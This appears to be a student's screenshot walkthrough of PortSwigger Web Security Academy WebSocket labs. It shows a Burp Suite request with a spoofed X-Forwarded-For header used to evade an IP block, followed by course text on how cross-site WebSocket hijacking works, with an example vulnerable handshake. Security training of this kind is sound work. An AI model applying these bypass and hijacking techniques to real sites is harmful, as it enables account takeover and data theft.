
here we can select websockets to connect, so we'll add something here




press clone




and here we have its content




so we'll add X-Forwarded-For and any ip address




here as you can see I tried to convert messages to http, so it will be easier to bypass







but it didn't work, so I had to experiment with this some more



and in the end it worked and we got this window



now we will intercept it



and add the ip address line to forward



Burp Suite Community Edition v2025.1.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop

Request to https://0aaf00a40359a1bf8044353200ff005f.web-security-academy.net:443 [79.125.84.16] Open browser

| Time             | Type | Direction   | Method | URL                                                                                | Status code | Length |
|------------------|------|-------------|--------|------------------------------------------------------------------------------------|-------------|--------|
| 14:17:50 16 M... | WS   | → To server |        | https://0aaf00a40359a1bf8044353200ff005f.web-security-academy.net/academyLabHeader |             | 4      |
| 14:17:51 16 M... | WS   | ← To client |        | https://0aaf00a40359a1bf8044353200ff005f.web-security-academy.net/academyLabHeader |             | 4      |
| 14:18:07 16 M... | HTTP | → Request   | GET    | https://0aaf00a40359a1bf8044353200ff005f.web-security-academy.net/                 |             |        |
| 14:18:25 16 M... | HTTP | → Request   | GET    | https://0aaf00a40359a1bf8044353200ff005f.web-security-academy.net/chat             |             |        |
| 14:19:13 16 M... | HTTP | → Request   | POST   | https://www.youtube.com/youtu.be/v1/log_event?alt=json                             |             |        |

**Request**

Pretty Raw Hex

```

1 GET /chat HTTP/2
2 X-Forwarded-For: 1.1.1.1
3 Host: 0aaf00a40359a1bf8044353200ff005f.web-security-academy.net
4 Cookie: session=Yd1s7py5ahKBF93BDc1mw0dRd dG8
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium",v="133", "Not (A:Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
  
```

Inspector

Request attributes 2  
 Request query parameters 0  
 Request body parameters 0  
 Request cookies 1  
 Request headers 21

Event log (1) All issues

Memory: 231.4MB

and success!

WebSockets vulnerabilities - Po... Manipulating the WebSocket h...

https://0aaf00a40359a1bf8044353200ff005f.web-security-academy.net/chat

**WebSecurity Academy**

Manipulating the WebSocket handshake to exploit vulnerabilities

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

Home | My account | Live chat

**Live chat**

Your message:

Send

WebSockets vulne

Manipulating Web

GraphQL API vulne

Cross-origin resou

Web LLM attacks

API testing - PortS

portswigger.net/web-security/learning-paths/websockets-security-vulnerabilities/manipulating-the-websocket-handshake-to-exploit-vulnerabilities/websockets/lab-manip...

SDU Portal Comparison of Trees leetCode CSS 261 Philosophy MDE CPC-2 SDU University Mail GeeksforGeeks | A c... GitHub

My progress

WebSockets

Manipulating WebSocket traffic

WebSockets security vulnerabilities

Manipulating WebSocket messages to exploit vulnerabilities

Manipulating the WebSocket handshake to exploit vulnerabilities (2 of 2)

Using cross-site WebSockets to exploit vulnerabilities

How to secure a WebSocket connection

Lab: Manipulating the WebSocket handshake to exploit vulnerabilities

PRACTITIONER

LAB Solved

This online shop has a live chat feature implemented using WebSockets. It has an aggressive but flawed XSS filter.

To solve the lab, use a WebSocket message to trigger an `alert()` popup in the support agent's browser.

Hint

ACCESS THE LAB

Solution

BACK

CONTINUE →

Up next: Using cross-site WebSockets to exploit vulnerabilities

Now, for the last lab

WebSockets vulne

Manipulating Web

GraphQL API vulne

Cross-origin resou

Web LLM attacks

API testing - PortS

portswigger.net/web-security/learning-paths/websockets-security-vulnerabilities/using-cross-site-websockets-to-exploit-vulnerabilities/websockets/using-cross-site-webs...

SDU Portal Comparison of Trees leetCode CSS 261 Philosophy MDE CPC-2 SDU University Mail GeeksforGeeks | A c... GitHub

WebSockets vulnerabilities 12 of 19

Web Security Academy

My progress

WebSockets

Manipulating WebSocket traffic

WebSockets security vulnerabilities

Manipulating WebSocket messages to exploit vulnerabilities

Manipulating the WebSocket handshake to exploit vulnerabilities

Using cross-site WebSockets to exploit vulnerabilities (1 of 7)

How to secure a WebSocket connection

Using cross-site WebSockets to exploit vulnerabilities

Some WebSockets security vulnerabilities arise when an attacker makes a cross-domain WebSocket connection from a web site that the attacker controls. This is known as a cross-site WebSocket hijacking attack, and it involves exploiting a cross-site request forgery (CSRF) vulnerability on a WebSocket handshake. The attack often has a serious impact, allowing an attacker to perform privileged actions on behalf of the victim user or capture sensitive data to which the victim user has access.

BACK

CONTINUE →

Up next: What is cross-site WebSocket hijacking?



PRACTITIONER

WebSockets vulnerabilities 13 of 19

## My progress

- ✓ WebSockets
- ✓ Manipulating WebSocket traffic
- ✓ WebSockets security vulnerabilities
- ✓ Manipulating WebSocket messages to exploit vulnerabilities
- ✓ Manipulating the WebSocket handshake to exploit vulnerabilities
- Using cross-site WebSockets to exploit vulnerabilities (2 of 7)
- How to secure a WebSocket connection

## What is cross-site WebSocket hijacking?

Cross-site WebSocket hijacking (also known as cross-origin WebSocket hijacking) involves a cross-site request forgery (CSRF) vulnerability on a WebSocket handshake. It arises when the WebSocket handshake request relies solely on HTTP cookies for session handling and does not contain any CSRF tokens or other unpredictable values.

An attacker can create a malicious web page on their own domain which establishes a cross-site WebSocket connection to the vulnerable application. The application will handle the connection in the context of the victim user's session with the application.

The attacker's page can then send arbitrary messages to the server via the connection and read the contents of messages that are received back from the server. This means that, unlike regular CSRF, the attacker gains two-way interaction with the compromised application.

BACK

CONTINUE →

Up next: What is the impact of cross-site WebSocket hijacking?



PRACTITIONER

WebSockets vulnerabilities 14 of 19

## My progress

- ✓ WebSockets
- ✓ Manipulating WebSocket traffic
- ✓ WebSockets security vulnerabilities
- ✓ Manipulating WebSocket messages to exploit vulnerabilities
- ✓ Manipulating the WebSocket handshake to exploit vulnerabilities
- Using cross-site WebSockets to exploit vulnerabilities (3 of 7)
- How to secure a WebSocket connection

## What is the impact of cross-site WebSocket hijacking?

A successful cross-site WebSocket hijacking attack will often enable an attacker to:

- **Perform unauthorized actions masquerading as the victim user.** As with regular CSRF, the attacker can send arbitrary messages to the server-side application. If the application uses client-generated WebSocket messages to perform any sensitive actions, then the attacker can generate suitable messages cross-domain and trigger those actions.
- **Retrieve sensitive data that the user can access.** Unlike with regular CSRF, cross-site WebSocket hijacking gives the attacker two-way interaction with the vulnerable application over the hijacked WebSocket. If the application uses server-generated WebSocket messages to return any sensitive data to the user, then the attacker can intercept those messages and capture the victim user's data.

BACK

CONTINUE →

Up next: Performing a cross-site WebSocket hijacking attack



PRACTITIONER

WebSockets vulnerabilities 15 of 19

### My progress

- ✓ WebSockets
- ✓ Manipulating WebSocket traffic
- ✓ WebSockets security vulnerabilities
- ✓ Manipulating WebSocket messages to exploit vulnerabilities
- ✓ Manipulating the WebSocket handshake to exploit vulnerabilities
- Using cross-site WebSockets to exploit vulnerabilities (4 of 7)
- How to secure a WebSocket connection

## Performing a cross-site WebSocket hijacking attack

Since a cross-site WebSocket hijacking attack is essentially a CSRF vulnerability on a WebSocket handshake, the first step to performing an attack is to review the WebSocket handshakes that the application carries out and determine whether they are protected against CSRF.

In terms of the normal conditions for CSRF attacks, you typically need to find a handshake message that relies solely on HTTP cookies for session handling and doesn't employ any tokens or other unpredictable values in request parameters.

BACK

CONTINUE →

Up next: Performing a cross-site WebSocket hijacking attack - Continued



PRACTITIONER

WebSockets vulnerabilities 16 of 19

### My progress

- ✓ WebSockets
- ✓ Manipulating WebSocket traffic
- ✓ WebSockets security vulnerabilities
- ✓ Manipulating WebSocket messages to exploit vulnerabilities
- ✓ Manipulating the WebSocket handshake to exploit vulnerabilities
- Using cross-site WebSockets to exploit vulnerabilities (5 of 7)
- How to secure a WebSocket connection

## Performing a cross-site WebSocket hijacking attack - Continued

For example, the following WebSocket handshake request is probably vulnerable to CSRF, because the only session token is transmitted in a cookie:

```
GET /chat HTTP/1.1
Host: normal-website.com
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: wDqumtseNBjdkihL6FW7w==
Connection: keep-alive, Upgrade
Cookie: session=KOsEJNuflw4Rd9BDNrVmvwBF9rEijeE2
Upgrade: websocket
```

Note

BACK

CONTINUE →

Up next: Performing a cross-site WebSocket hijacking attack - Continued



portswigger.net/web-security/learning-paths/websockets-security-vulnerabilities/using-cross-site-websockets-to-exploit-vulnerabilities/websockets/cross-site-websocket...

SDU Portal Comparison of Trees leetCode CSS 261 Philosophy MDE CPC-2 SDU University Mail GeeksforGeeks | A c... GitHub

WebSecurity Academy

← PRACTITIONER WebSockets vulnerabilities 17 of 19

### My progress

- ✓ WebSockets
- ✓ Manipulating WebSocket traffic
- ✓ WebSockets security vulnerabilities
- ✓ Manipulating WebSocket messages to exploit vulnerabilities
